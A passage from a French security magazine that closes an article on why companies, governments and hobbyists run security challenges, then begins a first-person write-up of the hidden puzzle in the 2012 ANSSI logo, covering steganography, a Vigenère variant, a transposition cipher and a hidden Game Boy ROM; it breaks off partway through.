Quand une société privée organise un challenge de sécurité informatique, son but est de recruter des profils techniques tout en faisant connaître sa marque et ses produits à un public ciblé. C'est une démarche dans laquelle tout le monde est gagnant puisque les participants ayant apprécié de résoudre le challenge auront une image positive de leur potentiel futur employeur. De l'autre côté, l'employeur sait déjà que ces candidats ont des compétences techniques avérées.

Parfois, le message de recrutement est indirect. L'objectif de la société est de faire passer un bon moment aux participants afin de gagner leur sympathie. C'est une forme de publicité très ciblée. On peut par exemple citer les trois challenges Stripe ou encore le challenge inter-écoles organisé par Steria depuis 2013. Dans d'autres cas, les challenges sont créés explicitement comme un test de recrutement. Dans le MISC numéro 59, vous avez peut-être eu l'occasion d'apercevoir une publicité pour Winamax qui proposait un poste d'ingénieur sécurité au candidat capable de résoudre son challenge.

4.3 État

Plus surprenant, même les entités gouvernementales créent des challenges de sécurité informatique. Elles n'ont pas de produit commercial à vendre au grand public, donc le but est uniquement de rappeler aux chercheurs en sécurité qu'elles existent, qu'elles travaillent sur des sujets intéressants et qu'elles recrutent.

En France, le challenge SSTIC 2010 a été conçu par des agents de l'ANSSI. Ensuite, l'ANSSI a créé son propre challenge à l'occasion de la sortie de son nouveau logo, début 2012. Ce dernier n'a été résolu qu'en début d'année 2014 et sa solution est présentée dans la suite de ce dossier. Au Royaume-Uni, le GCHQ a également conçu des challenges généralistes. Ceux-ci se veulent très accessibles. Leurs challenges *Can You Crack It* et *Can You Find It* sont étudiés dans les MISC numéro 60 et 71.

4.4 Association, école, passionné

Beaucoup de challenges sont simplement créés pour le fun par des passionnés qui souhaitent partager leurs connaissances, par des étudiants qui veulent défier leurs camarades. C'est ce type de bonne volonté qui donne naissance à d'excellentes plateformes d'apprentissage comme à des challenges plus modestes, mais non moins intéressants. La plupart des écoles d'informatique ont une équipe de CTF. Sur le site de certaines écoles, on peut trouver des challenges (comme par exemple ici pour l'Ensimag : goo.gl/3H2C7J). Pourquoi pas vous ? Si vous avez des idées intéressantes, n'hésitez pas à les soumettre à une plateforme d'apprentissage. Et pourquoi pas un challenge MISC, d'ailleurs ? Voilà, l'idée est lancée. L'avenir nous dira si elle atterrit quelque part un jour :)

5 Derniers petits conseils (en vrac)

Tous les challenges ne se valent pas. Beaucoup des critères qui différencient un bon d'un mauvais challenge dépendent de l'appréciation de chacun. Cependant, la caractéristique qui est toujours l'ennemi des challenges, c'est le guessing. Ce terme désigne la nécessité de deviner quelque chose d'illogique ou d'introuvable pour résoudre une étape d'un challenge. C'est tout à fait normal qu'il

faille parfois corréler plusieurs indices et faire preuve de déduction pour avancer dans un challenge, mais tout cela doit rester logique. Je profite de cette occasion pour remercier vivement les auteurs de challenge qui, pour le plus grand plaisir des participants, ont le talent de concevoir des épreuves captivantes, qui nous tiennent en haleine, ayant une difficulté croissante, le tout sans guessing.

Avant de vous lancer à corps perdu dans un challenge, intéressez-vous rapidement à qui l'a créé et pour quelles raisons. Un challenge conçu pour promouvoir un produit commercial est souvent moins captivant que celui né de l'imagination débordante d'un passionné. Parfois, il est impossible de trouver des informations sur l'origine d'un challenge avant de l'avoir résolu. C'est justement une technique qui permet de susciter la curiosité de la communauté.

Faire un challenge, ça implique de devoir sortir de sa zone de confort. Ce n'est pas toujours facile, mais il ne faut pas abandonner trop vite. Le plus frustrant est de se retrouver bloqué en n'ayant absolument aucune idée de ce que l'on pourrait faire pour avancer. Dans cette situation, il faut parvenir à se poser les bonnes questions. Vous aurez alors un objectif concret et réalisable : trouver les réponses à vos questions. Si celles-ci sont pertinentes, cela fera émerger de nouvelles idées et vous débloquera. En procédant ainsi, vous vous engouffrerez parfois sur des fausses pistes, mais ce n'est jamais complètement vain. En expérimentant seul, vous allez apprendre de vos erreurs, comprendre des notions qui ne sont pas utiles pour ce challenge, mais qui vous serviront un jour.

Une fois le challenge terminé, l'apprentissage continue. Peut-être aurez-vous résolu toutes les énigmes ou peut-être serez-vous resté bloqué sur un problème malgré y avoir longuement réfléchi. Dans les deux cas, il ne faut pas en rester là. Échangez avec les autres participants, étudiez leurs solutions. Vous verrez alors qu'il n'y a pas qu'un seul chemin, ni une unique manière de raisonner. Vous vous émerveillerez certainement devant l'ingéniosité dont certains auront fait preuve. Et lors de vos prochains challenges, vous constaterez avec satisfaction que ces échanges auront modifié positivement la manière dont vous appréhendez les épreuves.

Pour finir, il n'y a pas de compétence minimale requise pour s'attaquer à un challenge, quel qu'il soit. Pas besoin d'être une rock-star de la sécurité informatique, un cyber-ninja, un fakir du reverse, un guru de la crypto, un jedi des réseaux, ou tout autre qualificatif pompeusement ridicule qui va bien. Les deux seules choses nécessaires sont du temps libre et de la motivation. Alors maintenant, fini de rigoler. Posez ce magazine et allez résoudre des challenges ! ▉

Remerciements

Un grand merci à ch0k0bn pour sa relecture, ses suggestions et pour tous les challenges sur lesquels nous avons eu l'occasion de nous creuser la tête.

LE CHALLENGE DU LOGO ANSSI

Pierre Bienaimé – pbienaim@gmail.com – @PierreBienaime

mots-clés : ***WRITE-UP / ANSSI / LOGO / CHALLENGE GÉNÉRALISTE / CRYPTOGRAPHIE***

Le 3 février 2012, l'agence nationale de la sécurité des systèmes d'information (ANSSI) a publié son nouveau logo et a eu la bonne idée d'y cacher un challenge de sécurité informatique. Des morceaux de solutions furent rapidement trouvés et rendus publics, mais ce challenge a su se faire désirer puisque deux ans plus tard, j'ai finalement été le premier à en voir le bout. Dans cet article, je vous présente ma solution, le raisonnement adopté, les galères rencontrées ainsi qu'un petit bonus, le tout sur un ton assez peu formel.

1 Chronologie

Le nouveau logo de l'ANSSI est dévoilé en avant-première le 7 octobre 2011 **[1]** par Patrick Pailloux lors des Assises de la sécurité. Cependant, ce n'est que le 3 février 2012 que le logo est officiellement publié **[2]** sur le site web de l'agence. Il est accompagné d'une phrase pour le moins énigmatique : *« Les curieux apprécieront les fonds d'écran qui ont également été réalisés »*. Les jours suivants, des internautes repèrent que ces fonds d'écran renferment un probable challenge de sécurité et le buzz se répand rapidement sur les réseaux sociaux. Certains chercheurs décident de partager leurs découvertes et des bribes de solutions fleurissent un peu partout. Le site anssi.santo.fr est alors créé, agrège les avancées connues et devient un site de référence pour tous ceux qui enquêtent sur le challenge. Mais deux des épreuves s'avèrent très complexes, les recherches piétinent et l'engouement de la communauté pour le challenge s'estompe progressivement. À la fin du mois de février 2012, presque plus personne n'en parle (du moins publiquement). De mon côté, j'y consacre à cette époque une grosse semaine, j'avance un peu sur chaque épreuve, mais une fois à court d'idées et de courage, j'abandonne.

Le 3 octobre 2012, une fois de plus aux Assises de la sécurité, Patrick Pailloux annonce à la fin de son discours **[3]** que *« le challenge glissé dans notre logo sur le site n'est toujours pas résolu »*. À ma connaissance, c'est la seule communication officielle de la part de l'ANSSI qui reconnaît que oui, il y a bien un challenge caché dans leur logo. L'année suivante, lors de son discours aux Assises 2013, le sujet du challenge n'est pas évoqué.

Au début du mois de décembre 2013, je retombe sur ce challenge un peu par hasard. Je constate qu'il n'est toujours pas résolu et qu'aucune avancée significative n'a été dévoilée publiquement depuis tout ce temps. Je me replonge dans les épreuves pour comprendre pourquoi j'avais abandonné et j'ai une sorte de révélation ; une idée désespérée qui – contre toute attente – fonctionne et me débloque. J'apprends ensuite que deux chercheurs planchent actuellement sur le challenge et sont bien décidés à lui faire la peau. Cela créé une petite rivalité très bénéfique, car elle permet de trouver la motivation nécessaire. Après quelques péripéties, je termine finalement le challenge le 13 janvier 2014.

2 Premiers pas

2.1 Ce qui saute aux yeux

Figure 1 : Image de départ du challenge.

Le challenge est une image (figure 1) au format PNG qui représente le logo de l'ANSSI sur fond noir. En l'examinant de plus près (figure 2), un œil aguerri ne manque pas de remarquer que le cercle intérieur est agrémenté de chaînes de caractères suspectes, séparées en trois blocs.

Figure 2 : Zoom sur le cercle intérieur.

Le premier bloc est composé de caractères hexadécimaux.

```
A125894294F6A08D
FDC21B0558091308
D873AD692D563156
F0450B4A33EB5315
E99C64710CD78CDB
AD2EEEF2E168A0EA
8F2320C340CF7BBF
52CC2D94BFA89E01
613094E58C727F72
3ACE254275121653
EE46D39D1103A044
8298EDE384A73E7E
```

Ces 96 octets ne constituent pas un format de fichier connu et ne contiennent pas de texte. Pour comprendre de quoi il s'agit, il suffit de compter chaque octet. Comme ils sont presque uniformément distribués, on conclut que les données sont certainement chiffrées et que l'on ne peut rien en faire pour l'instant. Le deuxième bloc est constitué des trois mots :

```
AUTH : DE9C9C55 : PCA
```

AUTH peut faire penser à *authentication* ou à *author*, mais le reste est assez mystérieux. Je n'ai appris que récemment que le logo est l'œuvre d'un certain Pierre Capillon ; la chaîne PCA correspond donc à ses initiales. Quant à DE9C9C55, cette chaîne permit à quelqu'un **[4]** de remonter (temporairement) jusqu'au CV de Pierre Capillon. J'ai fini par supposer qu'il pouvait s'agir d'un hash. Comme il fait 4 octets, on pense à CRC32. Après quelques essais, le mystère a pu être éclairci. Ça ne sert à rien, mais ça fait quand même plaisir !

```
>>> crc32("Pierre Capillon")
'\xde\x9c\x9cU'
```

Le troisième bloc est celui qui permet d'avancer.

```
TGUgc291cmlyZSBkZSBsYSBKb2NvbmRlIGNhY2hhaXQgYmllbiBkZXMgbXl
zdOhyZXMuLi4K
```

On reconnaît un encodage base64. Une fois la chaîne décodée, cela produit la phrase *« Le sourire de la Joconde cachait bien des mystères... »*. Le premier réflexe est de la rechercher sur Google. Elle ne renvoie à rien de particulier, mais *Google Suggest* complète la fin de la phrase, ce qui montre qu'une quantité non négligeable de personnes se sont intéressées au challenge. En se documentant un peu plus sur la Joconde, on apprend que la technique utilisée par Léonard de Vinci pour créer l'effet vaporeux de son sourire s'appelle le *sfumato*. Le principe est de superposer plusieurs fines couches de peinture de différentes couleurs. On peut alors imaginer qu'en jouant avec les couleurs du fond d'écran, il sera possible de révéler un contenu secret.

2.2 Découverte des couches

Il existe de nombreux moyens permettant de dévoiler les couches incrustées dans l'image. Pour ma part, j'ai ouvert le fichier PNG avec GIMP, puis j'ai poussé la luminosité et le contraste au maximum (figure 3). Comme par magie, des caractères rouges, verts et bleus apparaissent. Ce sont tous des caractères hexadécimaux, à l'exception d'un bloc encodé en base64 qui porte la mention BEGIN PUBLIC KEY. Il est possible de distinguer quatre parties : un bloc vert en haut à droite, un double-bloc vert à gauche, un bloc bleu à gauche et un bloc rouge qui recouvre toute la surface de l'image.




Figure 3 : Découverte des couches.

La couche bleu clair que l'on aperçoit sur la gauche n'existe pas réellement. Il s'agit simplement de caractères de la couche verte et de la couche bleue qui sont superposés. Pourquoi est-ce que ces couches sont révélées lorsque l'on joue avec le contraste ? La réponse est dans les pixels.


```
>>> from PIL import Image
>>> img = list(Image.open("anssi.png").getdata())
>>> img[123456:123464]
[(0, 0, 0), (2, 0, 0), (2, 0, 0), (2, 0, 0), (2, 0, 0), (2, 0, 0),
(0, 0, 0), (0, 0, 0)]
```

Ici, les pixels sont codés en RGB (rouge, vert, bleu) sur trois octets. Le pixel (0, 0, 0) est noir tandis que (255, 255, 255) est blanc. Dans l'exemple ci-dessus, en affichant quelques pixels de l'image au hasard, on remarque que certains ont comme valeur (2, 0, 0). Visuellement, ce pixel est noir, mais pourtant il contient une infime touche de rouge. En augmentant le contraste, les écarts de couleur sont accentués et finissent par devenir visibles à l'œil nu. Pour faire les choses plus proprement, j'ai ensuite utilisé un script très pratique pour les challenges de stéganographie. L'idée (qui provient d'ici **[5]**) est de recréer une image en ne conservant que les bits de poids faible des composantes de chaque pixel. Cela permet de constater visuellement qu'une image contient de la stéganographie. Dans le cas du logo, l'image générée par ce script (figure 4) à partir des deux bits de poids faible dévoile directement les couches.

```
>>> lsb_highlight("anssi.png", 2)
```




Figure 4 : Image LSB.

L'avantage de cette représentation (outre les couleurs particulièrement chatoyantes) est qu'elle révèle des contours qui sont presque invisibles dans le fond d'écran d'origine. En examinant attentivement le cercle intérieur, deux citations se dessinent : *« La persévérance est la noblesse de l'obstination »* (Adrien Decourcelle) et *« Les moments les plus difficiles sont ceux qui donnent le plus de satisfaction »* (Claude Lelouch). Nous voici avertis que le challenge risque d'être difficile !

2.3 OCR

L'étape suivante consiste à utiliser un logiciel de reconnaissance de caractères (OCR) afin d'extraire les données de chaque couche. Le but de cet OCR est simplement de gagner du temps, car il est possible (mais horriblement rébarbatif) de réaliser cette extraction à la main. Pour cette étape, les concepteurs du challenge sont plutôt cléments puisqu'ils fournissent les sha256 de chaque bloc, ce qui permet de vérifier que l'OCR fait correctement son travail. Après avoir isolé les couches, il convient d'appliquer quelques pré-traitements pour augmenter le taux de réussite de l'OCR (conversion en noir et blanc, découpage propre des zones de texte, etc.).

Pour les caractères hexadécimaux en vert et en bleu, un OCR standard (par exemple **gocr** ou **tesseract-ocr**) donne de bons résultats. Pour la couche rouge, les données étant séparées par un gros trou circulaire, il faut ruser. La solution du bricoleur consiste à appliquer l'OCR par petits morceaux, celle du courageux est de coder un OCR maison qui saura s'adapter à la situation. J'ai opté pour la troisième option – celle du paresseux – qui consiste à attendre que la solution fuite. La couche rouge a pu être extraite grâce au code d'un ami et le base64 a été chapardé sur **anssi.santo.fr**. Voilà, les quatre parties sont à présent sous format numérique et chacune d'entre elles semble contenir une énigme. L'échauffement est terminé, rentrons dans le vif du challenge.

3 Février 2012

Pour vous exposer ma solution, il a fallu trouver un compromis entre l'ordre théorique idéal dans lequel le challenge aurait pu être résolu et ce qui s'est réellement passé, à savoir un ordre complètement chaotique, des fausses pistes, des morceaux résolus rapidement et d'autres deux ans plus tard. J'ai opté pour un découpage temporel, en présentant pour chacune des deux périodes l'état d'avancement des quatre parties.

3.1 Vert (droite)

La première énigme est le texte ci-dessous :

```
IRLVEBAWKBSC CMOJW WG ERZDQCSRUX SE KT4DP3G9T@DAU.YSMO.UR. XT
GGGXTNF ETEFDX XNEMDTKWSGX. EWGI R'T EAD QCUSJX TTP PTULAYJGE. UA
WWFFAECIUI UMX A'PKTPFKW HT NTQ SML IJ WQQJ TSK SE UGALMHEIH XWKTFW
WI CZUYJFMUTXXOY. AW VXFJT LG EIKLEVE AQBTPSBX DZVZTJ MGI PCMYXWVW
TPREQQ KYJ XGOTA - #1: PX7MHI4RM! - WM SWGZBJURPUQCL VX AA AGXLI
XWI PV RGYJL. PZCD D'MG SED YTKWSZIH, TQH GSEGJLD EDFX EECCPA, UIDT
EOFZDPAX IVTNOZQ DE LIBATVQ. PW VTSEM (#VWY P100000) T CENMEHAXW
FXEY BAMW WI RPNXTPMGG.
```

Première constatation, les mots ne veulent rien dire, mais la ponctuation est située à des endroits cohérents, ce qui laisse supposer que seules les lettres ont été chiffrées. Le challenge étant organisé par l'ANSSI, il est probable qu'une fois déchiffré, le texte sera en langue française. Pour comprendre quel type de chiffrement a pu être utilisé, le bon réflexe est de faire une analyse fréquentielle, c'est-à-dire compter les lettres puis comparer le résultat avec la fréquence moyenne de la langue française.


```
>>> char_frequency(green)
Counter({'t': 7.775, 'e': 7.239, 'w': 6.434, 'x': 6.434, 'g':
5.362, 'a': 5.094, 'p': 4.826, 'i': 4.558, 'm': 4.558, 'd': 4.021,
's': 4.021, 'u': 3.753, 'c': 3.217, 'j': 3.217, 'q': 3.217, 'f':
2.949, 'l': 2.949, 'v': 2.949, 'k': 2.681, 'r': 2.681, 'y': 2.681,
'z': 2.413, 'b': 1.877, 'h': 1.877, 'o': 1.609, 'n': 1.609})

>>> FRENCH_FREQUENCY
Counter({'e': 17.124, 'a': 8.122, 's': 7.948, 'i': 7.58, 't':
7.244, 'n': 7.095, 'r': 6.553, 'u': 6.369, 'l': 5.456, 'o': 5.387,
'd': 3.669, 'c': 3.345, 'p': 3.021, 'm': 2.968, 'v': 1.628, 'q':
1.362, 'f': 1.066, 'b': 0.901, 'g': 0.866, 'h': 0.737, 'j': 0.545,
'x': 0.387, 'y': 0.308, 'z': 0.136, 'w': 0.114, 'k': 0.049})
```

En français, il y a en moyenne 17% de E, 8% de A et 0.1% de W. Si la fréquence de notre texte est proche de ceci, c'est que le chiffrement est une permutation. Si l'on retrouve la même courbe de répartition, mais avec des lettres différentes, nous sommes en présence d'un chiffrement par substitution monoalphabétique. Ici, nous ne sommes dans aucun de ces deux cas. On constate que la fréquence est lissée, que les extrêmes ont disparu. C'est l'effet d'un chiffrement par substitution polyalphabétique. Il en existe une grande quantité, mais le plus connu est le chiffre de Vigenère et c'est également l'un des moins complexes, c'est donc par là qu'il faut commencer les investigations.

Le principe du chiffre de Vigenère est de choisir une clé (un mot de passe) qu'on utilise de manière cyclique. Pour chaque lettre du texte clair, on réalise une addition modulo 26 avec une lettre de la clé en considérant que A=0 et Z=25. Le chiffre de Vigenère est vulnérable aux attaques par analyse fréquentielle, mais une manière bien plus triviale de le casser est de deviner un morceau du texte clair afin de recalculer directement la clé. Le texte contient justement une chaîne facilement devinable. KT4DP3G9T@DAU.YSMO.UR ressemble à s'y méprendre à une adresse e-mail. Une rapide recherche nous apprend que les adresses e-mail des agents de l'ANSSI utilisent le domaine **ssi.gouv.fr**, ce qui nous permet de trouver 9 lettres de la clé.

```
>>> vigenere_plaintext("DAU.YSMO.UR", "SSI.GOUV.FR")
'LIMSESTPA'
```

Coup de chance, LIMSESTPA ressemble fortement à un mot que l'on connaît et qui fait (plus ou moins) partie du vocabulaire de la cryptologie : PALIMPSESTE. Ce mot désigne un manuscrit sur lequel on a fait disparaître les inscriptions pour pouvoir y écrire de nouveau. Tenter de déchiffrer tout le texte avec cette clé génère un premier mot cohérent – *transmission* –, mais la suite n'est pas correctement déchiffrée. Je finis par comprendre qu'il s'agit d'une variante maison du chiffre de Vigenère. Normalement, les caractères qui ne sont pas des lettres sont ignorés alors que dans cette variante, une lettre de la clé est consommée à la place. En modifiant la fonction de déchiffrement pour prendre en compte cette petite personnalisation, le texte clair apparaît.

```
>>> vigenere_decrypt(txt, "PALIMPSESTE", False)
"TRANSMISSION RECUE EN PROVENANCE DE CH4LL3N9E@SSI.GOUV.FR. LE CONTENU
SEMBLE INTERESSANT. TOUT N'A PAS ENCORE ETE DECHIFFRE. IL SEMBLERAIT QUE
L'ECHANGE DE CLE AIT EU LIEU PAR DE MULTIPLES MOYENS DE COMMUNICATION.
LE DEBUT DU MESSAGE SEMBLAIT DONNER UNE PREMIERE PARTIE SUR TROIS - #1:
AX7EVT4NU! - LE DECHIFFREMENT DE LA SUITE EST EN COURS. POUR L'UN DES
MESSAGES, LES CALCULS SONT LANCES, CELA POURRAIT PRENDRE LA SEMAINE. LE
RESTE (#REF A100000) A NECESSITE BIEN PLUS DE REFLEXION."
```

Ce message, je ne l'ai toujours pas réellement compris. Est-ce qu'il m'est adressé ? Ou est-ce une communication que je suis censé avoir interceptée ? Dans tous les cas, nous avons maintenant une adresse e-mail de contact ainsi que quelques indices. Le premier secret est **AX7EVT4NU!** et on sait qu'il y en aura trois. Le deuxième demandera une semaine de calcul et le troisième beaucoup de réflexion. Cette première énigme étant résolue, on peut passer à la suite.

3.2 Bleu

Une fois décodée, la partie bleue est également un texte qui semble chiffré.

```
 rsutsrmevoluug rniat Comn   defarrerchadeial,n  g
Faést po lrthoeuares h sès deuesiuta,
in mieroe taia PDegdpitoesta
Pale osMrut, anienrrue'uecs e, s ivdrhéêvllroï rt ta enue.
br eun a
Illulefcieuea ir astqméQol
pamûnqt uérblen Cirgtux ast s,nto daes sess vealnit  E
minoialntlesancizé esls inurt l a
inentr s
bouteuienixtsds érAnne.

oquir, myieoos e esntmx dnduccialdepé deanninseeCr  lmaeséps,iqha
L'ed phohu nresosra m dcezunchs iur  eoe ltpaaTrdlemepieser t
Equis'unltanréeavà om draoi dOul nch g mnt',;

denc ba ca#3hepes-: -ltd ellsalés I aigaen,
esravdeoe mourr re  n Ocde entn rgienoétsaln ciefé
Dnds oinou
le"Le.u l el
usv cére l'ant- JMarson ia érdeediHqs",a
eos
```

Comme précédemment, on réalise une analyse fréquentielle :

```
>>> char_frequency(txt)
Counter({'e': 16.418, 'a': 8.396, 's': 8.209, 'n': 8.022, 'r': 7.276, 'i':
6.903, 'l': 6.157, 't': 5.97, 'u': 5.597, 'o': 5.41, 'd': 4.664, 'c': 3.172,
'm': 2.985, 'h': 2.052, 'p': 2.052, 'g': 1.306, 'q': 1.306, 'v': 1.306, 'b':
0.746, 'f': 0.746, 'x': 0.56, 'z': 0.373, 'j': 0.187, 'y': 0.187})
```

Cette fois, la fréquence est très proche de celle de la langue française. Il s'agit donc d'une « simple » permutation, ce qui signifie qu'en rangeant les lettres dans le bon ordre, on obtiendra un texte en français. Mais comment retrouver le bon ordre ? Les algorithmes triviaux (lire un caractère sur deux, un sur trois, un par ligne, etc.) ne fonctionnent pas. Les retours à la ligne sont anarchiques, ce qui montre que la permutation ne s'applique pas uniquement aux lettres.

Détail intéressant, le texte contient les caractères **-#3:-**. En effet, en remarquant que le secret 1 est écrit sous la forme **-#1: AX7EVT4NU!-**, on comprend qu'une fois la permutation inversée, le texte révélera le secret 3. Tous ces caractères sont sur la même ligne et ça n'est pas une coïncidence : les permutations sont locales ; un caractère chiffré ne se retrouvera pas trop éloigné de sa position d'origine.

J'entreprends alors de reconstituer des mots en mélangeant les caractères à l'échelle d'une ligne. Le texte contient certaines lettres qui sont assez rares en français (û, ê, ï...). Mais après quelques longues prises de tête, je ne trouve rien de concluant et je finis par me résigner.

3.3 Rouge

La partie rouge est une archive bz2. Une fois décompressée, elle nous donne 256 Kio de données non identifiées. Comme d'habitude, pour se faire une idée de ce que l'on manipule, on compte les octets.

```
>>> char_frequency(red, False)
Counter({'\x00': 95.582, '\xbd': 0.403, '\xff': 0.311, '>': 0.126,
'\x99': 0.119, '\xe7': 0.111, '\xdf': 0.101, '2': 0.074, '\xdc':
0.071, '\x07': 0.07, ...
```

Le fichier est composé à 95% d'octets nuls, 0.4% de 0xbd et 0.3% de 0xff. Les autres octets sont présents en faible quantité. Ces proportions sont relativement cohérentes avec la thèse d'un format binaire inconnu, car pour beaucoup d'entre eux, 0x00 et 0xff sont les deux octets les plus fréquents. Par exemple, dans le fichier ELF **/bin/ls**, on compte 26% de 0x00 et 5% de 0xff. La commande **strings** ne révèle rien de très excitant, à part ce qui pourrait être appelé un alphabet.

```
$ strings red
zyxwvutsrqponmlkjihgfedcba`_^]\\
[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876543210/.-,+*
```

En réalité, cet alphabet est la partie émergée de l'iceberg puisqu'il s'agit de la liste décroissante des 256 valeurs possibles d'un octet. Une telle liste est fréquemment rencontrée dans des formats binaires (par exemple dans certaines images PNG). Ce qui est étrange, c'est qu'elle est à l'envers. On tente alors, en vain, de lire le fichier en partant de la fin. Au final, l'opération correcte qui va remettre cet alphabet dans le bon sens est un NOT sur tout le fichier. Le résultat est une agréable surprise.

```
$ file red.not
'Gameboy ROM: "R", [ROM+MBC1+RAM], ROM: 2Mbit, RAM: 128Kbit'
```

Une ROM Game Boy ! Difficile de ne pas sourire en découvrant ceci. On remarque d'ailleurs que cette cartouche ne contient pas que de la ROM, mais également de la RAM et un MBC. Le *Memory Bank Controller* (MBC) est une puce qui permet d'accéder à plus de mémoire que la limite initialement supportée par une Game Boy. Il s'agit d'un hack assez immonde utilisé pour développer des jeux plus volumineux sans devoir changer la console. C'est un détail qui aura son importance plus tard. Pour l'heure, on lance cette ROM dans un émulateur Game Boy (dans mon cas **gvba**) en salivant de découvrir de quel jeu il sera question. L'effervescence est de courte durée. Une fois le jeu lancé, l'écran affiche *« Action?! »* et reste bloqué. On appuie alors sur toutes les touches, mais rien ne se passe. Pour faire avancer la situation, il va être nécessaire de se plonger dans le code assembleur z80 de la ROM. N'ayant jamais touché à cela de près ou de loin, la mission me semble assez ardue et, à cette époque, je jette rapidement l'éponge.

3.4 Vert (gauche)

Voici la partie la plus sadique. Le double bloc vert situé à gauche du fond d'écran est une clé publique RSA accompagnée de données qui ont a priori été chiffrées avec. La clé RSA contient un module N de 4096 bits ! Pour information, le record de factorisation RSA a été établi sur un N de 768 bits **[6]**. Ici, nous sommes donc très loin de ce qu'il est possible de factoriser avec les avancées mathématiques actuelles. On en conclut qu'il ne va pas falloir casser la clé publique pour retrouver la clé privée, mais plutôt chercher ailleurs. Hum. Ailleurs, il n'y a rien.

L'indice de la première énigme nous parle de calculs qui vont prendre une semaine. Si cela s'applique à la factorisation du module, c'est qu'une étape de la génération de la clé publique a été volontairement mal faite et qu'elle est exploitable. Par où commencer ? Est-ce que N est vraiment un nombre semi-premier ? Dans cette clé, l'exposant de chiffrement E est anormalement grand et n'est pas premier. Il fait 4092 bits alors qu'habituellement on choisit un petit exposant pour accélérer le chiffrement (par exemple 65537). Mais qu'est-ce que tout cela implique concrètement pour la robustesse de la clé publique ? Après avoir vérifié qu'il n'est toujours pas possible d'acheter un ordinateur quantique sur *Le Bon Coin*, je m'avoue vaincu et j'abandonne le challenge en ayant résolu une seule des quatre parties. Nous sommes alors à la mi-février 2012.

4 Décembre 2013 - Janvier 2014

4.1 Vert (droite)

Un an et dix mois plus tard, je redécouvre le challenge un peu par hasard. Voulant comprendre le fonctionnement des attaques fréquentielles contre le

chiffre de Vigenère, j'entreprends d'implémenter la cryptanalyse décrite sur Wikipédia **[7]**. Pour tester mon code, je cherche des exemples réels et c'est ainsi que l'épreuve verte refait surface.

L'attaque fréquentielle contre Vigenère se fait en deux étapes. La première, le test de Kasiski, permet de déterminer la longueur de la clé. L'idée est de chercher des séquences de lettres (2, 3, 4 voire plus) qui sont dupliquées dans le texte chiffré. Si l'on en trouve, il peut s'agir d'un faux positif, mais le plus probable est que deux morceaux identiques du texte clair aient été chiffrés avec la même sous-partie de la clé. Il convient alors de calculer la distance entre ces deux séquences pour en déduire toutes les longueurs de clé possibles. En corrélant les informations de chaque séquence dupliquée, on détermine la longueur la plus probable, à savoir 11 dans le cas de ce challenge.

La seconde étape est une analyse fréquentielle. Maintenant que la taille de la clé est connue, on découpe le texte en autant de sous-ensembles afin que chaque échantillon soit chiffré par une même lettre de la clé. Il suffit ensuite, pour chaque sous-ensemble, de tester les 26 lettres de l'alphabet et de trouver celle qui permet d'obtenir une fréquence proche de celle de la langue française.

Je constate avec une certaine stupéfaction que mon code fonctionne et qu'il retrouve le mot de passe PALIMPSESTE, sans avoir besoin d'utiliser l'astuce de l'adresse e-mail. Par curiosité, je cherche alors ce qu'il est advenu du challenge ANSSI et si quelqu'un l'a résolu. La réponse est non. Dans un élan de courage insoupçonné, je décide d'analyser une nouvelle fois les énigmes restantes afin de me rappeler les raisons de mon précédent abandon.

4.2 Bleu

Pour rappel, le texte bleu a subi un chiffrement par permutation dont la portée est locale. En relisant le message de la première énigme, je réalise qu'un indice n'a pas encore été exploité.

```
LE RESTE (#REF A100000) A NECESSITE BIEN PLUS DE REFLEXION.
```

Quand on cherche la chaîne A100000 sur Google, le premier lien nous renvoie vers OEIS, l'encyclopédie en ligne des suites de nombres entiers **[8]**. Oui, ce site existe réellement. La séquence d'entiers en question est [3, 6, 4, 8, 10, 5, 5, 7]. Elle correspond aux traits qui sont gravés sur l'os d'Ishango, un os datant de 22000 ans qui a été découvert au Congo. Nous voici maintenant avec un chiffrement par permutation et une suite d'entiers. J'essaye de faire le lien entre les deux, par exemple en décalant le 3ème caractère de 6 places, puis le 4ème de 8 places, etc. Mais aucune de mes tentatives n'aboutit.

C'est alors que me vient une idée. Dans les trois dernières lignes du texte, on trouve deux guillemets, un tiret, et les lettres majuscules LJMH. Deux citations étaient déjà cachées au début du challenge, je fais donc la supposition que les deux guillemets sont ceux d'une nouvelle citation qui va conclure le message déchiffré. Par exemple, avec les lettres de ces trois lignes, on peut former *« L'aventure continue »*, ce qui je trouve sonnait assez bien. Mais non. La présence du tiret me pousse à croire que l'auteur a un prénom composé. En considérant que le L sera la première lettre de la citation, je pars en quête de célébrités ayant les initiales JMH (dans le désordre). Jean-Marc, Jean-Michel, Jean-Marie, Henri-Jean, Marie-José,... José-Marie ?!? En cherchant *« José Marie Citation »* sur Google, les premiers liens me renvoient vers un certain José-Maria de Heredia qui s'avère être un poète français. Les 3 dernières lignes du texte permuté contiennent bien toutes les lettres nécessaires pour reconstruire ce nom. Ma démarche désespérée a donc été payante !

Une fois le nom du poète reconstitué, il ne reste assez de lettres que pour un ou deux mots. Je réalise que j'avais tort, les guillemets n'encadrent pas une citation, mais plutôt le titre d'un poème. Après quelques recherches, je retrouve le texte original : *« Les conquérants »*.

```
Comme un vol de gerfauts hors du charnier natal,
Fatigués de porter leurs misères hautaines,
De Palos de Moguer, routiers et capitaines
Partaient, ivres d'un rêve héroïque et brutal.

Ils allaient conquérir le fabuleux métal
Que Cipango mûrit dans ses mines lointaines,
